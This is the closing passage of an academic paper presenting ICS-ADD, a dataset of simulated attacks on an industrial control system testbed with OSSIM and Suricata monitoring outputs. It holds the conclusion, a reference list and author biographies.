The development and dissemination of the smart industry testbed dataset ICS-ADD would like to be a significant step forward in the field of cyber-physical security for industrial control systems. ICS-ADD, featuring a wide array of simulated cyber-attacks and corresponding outputs from leading open-source security monitoring tools like OSSIM and Suricata, should provide a useful resource for the cybersecurity community. Several key findings emerged from the activity with this dataset. First observation: the detailed traffic captures and tool outputs underscore the complexity and variety of modern cyber threats in industrial environments, also highlighting the necessity for advanced and adaptable security mechanisms. Second observation: the performance analysis of OSSIM and Suricata by using ICS-ADD reveals potential areas of improvement for these tools, particularly in the context of detecting sophisticated or novel attack vectors. Finally, the open-source nature of the dataset encourages collaboration and innovation within the cybersecurity research community, paving the way for the development of more resilient and effective security strategies. In conclusion, ICS-ADD not only seems useful as a tool for current cybersecurity research and development but may also establish an operational basis for future advancements in the protection of industrial control systems against evolving threats.

REFERENCES

[1] S. Neupane, J. Ables, W. Anderson, S. Mittal, S. Rahimi, I. Banicescu, and M. Seale, "Explainable intrusion detection systems (X-IDS): A survey of current methods, challenges, and opportunities," *IEEE Access*, vol. 10, pp. 112392–112415, 2022.

[2] N. Moustafa, N. Koroniotis, M. Keshk, A. Y. Zomaya, and Z. Tari, "Explainable intrusion detection for cyber defences in the Internet of Things: Opportunities and solutions," *IEEE Commun. Surveys Tuts.*, vol. 25, no. 3, pp. 1775–1807, 3rd Quart., 2023.

[3] F. F. Alruwaili, "Intrusion detection and prevention in industrial IoT: A technological survey," in *Proc. Int. Conf. Electr., Comput., Commun. Mechatronics Eng. (ICECCME)*, Oct. 2021, pp. 1–5.

[4] M. Conti, D. Donadel, and F. Turrin, "A survey on industrial control system testbeds and datasets for security research," *IEEE Commun. Surveys Tuts.*, vol. 23, no. 4, pp. 2248–2294, 4th Quart., 2021.

[5] Á. L. P. Gómez, L. F. Maimó, A. H. Celdrán, F. J. G. Clemente, C. Cadenas Sarmiento, C. J. D. C. Masa, and R. M. Nistal, "On the generation of anomaly detection datasets in industrial control systems," *IEEE Access*, vol. 7, pp. 177460–177473, 2019.

[6] M. E. Alim, J. Smalligan, and T. H. Morris, "A collection of datasets and simulation frameworks for industrial control system research," in *Proc. SoutheastCon*, 2023, pp. 96–103.

[7] T. Alves and T. Morris, "OpenPLC: An IEC 61,131–3 compliant open source industrial controller for cyber security research," *Comput. Secur.*, vol. 78, pp. 364–379, Sep. 2018.

[8] H. A. Chattha, M. M. U. Rehman, G. Mustafa, A. Q. Khan, M. Abid, and E. U. Haq, "Implementation of cyber-physical systems with modbus communication for security studies," in *Proc. Int. Conf. Cyber Warfare Secur. (ICCWS)*, Nov. 2021, pp. 45–50.

[9] C. Zheng, X. Wang, X. Luo, C. Fang, and J. He, "An OpenPLC-based active real-time anomaly detection framework for industrial control systems," in *Proc. China Autom. Congr. (CAC)*, Nov. 2022, pp. 5899–5904.

[10] M. E. Alim, S. R. Wright, and T. H. Morris, "A laboratory-scale canal SCADA system testbed for cybersecurity research," in *Proc. 3rd IEEE Int. Conf. Trust, Privacy Secur. Intell. Syst. Appl. (TPS-ISA)*, Dec. 2021, pp. 348–354.

[11] S. Fujita, K. Rata, A. Mochizuki, K. Sawada, S. Shin, and S. Hosokawa, "On experimental validation of whitelist auto-generation method for secured programmable logic controllers," in *Proc. 44th Annu. Conf. IEEE Ind. Electron. Soc.*, Oct. 2018, pp. 2385–2390.

[12] T. Alves, R. Das, and T. Morris, "Embedding encryption and machine learning intrusion prevention systems on programmable logic controllers," *IEEE Embedded Syst. Lett.*, vol. 10, no. 3, pp. 99–102, Sep. 2018.

[13] *Pfsense*. Accessed: Feb. 1, 2024. [Online]. Available: https://www.pfsense.org/

[14] *Scadabr*. Accessed: Feb. 1, 2024. [Online]. Available: https://github.com/ScadaBR

[15] *Openplc Runtime*. Accessed: Feb. 1, 2024. [Online]. Available: https://autonomylogic.com/docs/2-1-openplc-runtime-overview/

[16] *Alienvault Ossim—The World's Most Widely Used Open-source Siem*. Accessed: Feb. 1, 2024. [Online]. Available: https://cybersecurity.att.com/products/ossim

[17] M. J. Assante and R. M. Lee, "The industrial control system cyber kill chain," *SANS Inst. InfoSec Reading Room*, vol. 1, p. 24, Oct. 2015.

[18] *Reversednshell—Github*. Accessed: Feb. 1, 2024. [Online]. Available: https://github.com/ahhh/Reverse_DNS_Shell
[19] I. Frazão, P. H. Abreu, T. Cruz, H. Araújo, and P. Simões, "Denial of service attacks: Detecting the frailties of machine learning algorithms in the classification process," in *Critical Information Infrastructures Security*, Kaunas, Lithuania. Springer, 2019, pp. 230–235.
[20] V. Kelli, P. Radoglou-Grammatikis, T. Lagkas, E. K. Markakis, and P. Sarigiannidis, "Risk analysis of DNP3 attacks," in *Proc. IEEE Int. Conf. Cyber Secur. Resilience (CSR)*, Jul. 2022, pp. 351–356.
[21] A. Lemay and J. M. Fernandez, "Providing SCADA network data sets for intrusion detection research," in *Proc. 9th Workshop Cyber Secur. Experimentation Test*, 2016, pp. 1–8.
[22] T. Morris and W. Gao, "Industrial control system traffic data sets for intrusion detection research," in *Critical Infrastructure Protection VIII*, Arlington, VA, USA. Springer, 2014, pp. 65–78.
[23] H. Huang, P. Wlazlo, A. Sahu, A. Walker, A. Goulart, K. Davis, L. Swiler, T. Tarman, and E. Vugrin, "Dataset of port scanning attacks on emulation testbed and hardware-in-the-loop testbed," Tech. Rep., 2022, doi: 10.21227/cva5-nd75.
[24] M. Teixeira, T. Salman, M. Zolanvari, R. Jain, N. Meskin, and M. Samaka, "SCADA system testbed for cybersecurity research using machine learning approach," *Future Internet*, vol. 10, no. 8, p. 76, Aug. 2018.
[25] L. Faramondi, F. Flammini, S. Guarino, and R. Setola, "A hardware-in-the-loop water distribution testbed dataset for cyber-physical security testing," *IEEE Access*, vol. 9, pp. 122385–122396, 2021.
[26] G. B. Gaggero and A. Armellin, "ICS-ADD—A smart industry testbed dataset for cyber-physical security monitoring testing," Tech. Rep., 2024, doi: 10.21227/4zht-tr07.
[27] A. Armellin, G. B. Gaggero, A. Cattelino, L. Piana, S. Raggi, and M. Marchese, "Integrating OT data in SIEM platforms: An energy utility perspective," in *Proc. Int. Conf. Electr., Commun. Comput. Eng. (ICECCE)*, Dec. 2023, pp. 1–7.

GIOVANNI BATTISTA GAGGERO (Member, IEEE) received the M.Sc. degree in electrical engineering and the Ph.D. degree in electronic and telecommunication engineering from the University of Genoa. He is currently an Assistant Professor with the Satellite Communications and Heterogeneous Networking Laboratory, University of Genoa. His research interests include network security of industrial control systems, microgrids, and smart grids.

ALESSANDRO ARMELLIN (Graduate Student Member, IEEE) received the master's degree in electrical engineering from the University of Genoa, in March 2021. He is currently pursuing the Ph.D. degree with the Satellite Communications and Heterogeneous Networking Laboratory (SCNL), University of Genoa. He collaborates with Iren S.p.A., that is a relevant Italian energy company. His research interests include cybersecurity of industrial control systems, microgrids, and smart grids.

GIANCARLO PORTOMAURO (Member, IEEE) received the Laurea degree in computer science engineering from the University of Genoa, Italy, in 2002, and the Engineering degree, in 2002. Since May 2001, he has been with Italian Consortium of Telecommunications (CNIT), University of Genoa Research Unit, as a SCNL Research Staff. He is currently a Research Fellow with the Satellite Communications and Networking Laboratory (SCNL), University of Genoa. His main research interests include emulation of on board satellite systems, reliable quality of service satellite networks for multimedia applications, software for satellite emulation, wide network systems, installation and training of video conference tools for remote training and instruments access, and design and realization of event simulators for heterogeneous packet switching networks.

MARIO MARCHESE (Senior Member, IEEE) received the Laurea degree (cum laude), in 1992, and the Ph.D. degree in telecommunications from the University of Genoa, in 1997. From 1999 to January 2005, he was with Italian Consortium of Telecommunications (CNIT), where he was the Head of the Research. From February 2005 to January 2016, he was an Associate Professor, and since February 2016, he has been a Full Professor with the University of Genoa, where he is currently the Vice-Rector of the Ph.D. studies and relations with companies. He is the author of the book "*Quality of Service Over Heterogeneous Networks*" (John Wiley & Sons, Chichester, 2007), and the author/coauthor of more than 300 scientific works, including international magazines, international conferences, and book chapters. His research interests include networking, quality of service over heterogeneous networks, satellite networks, network security, critical infrastructure security, and intrusion detection systems.

Open Access funding provided by 'Università degli Studi di Genova' within the CRUI CARE Agreement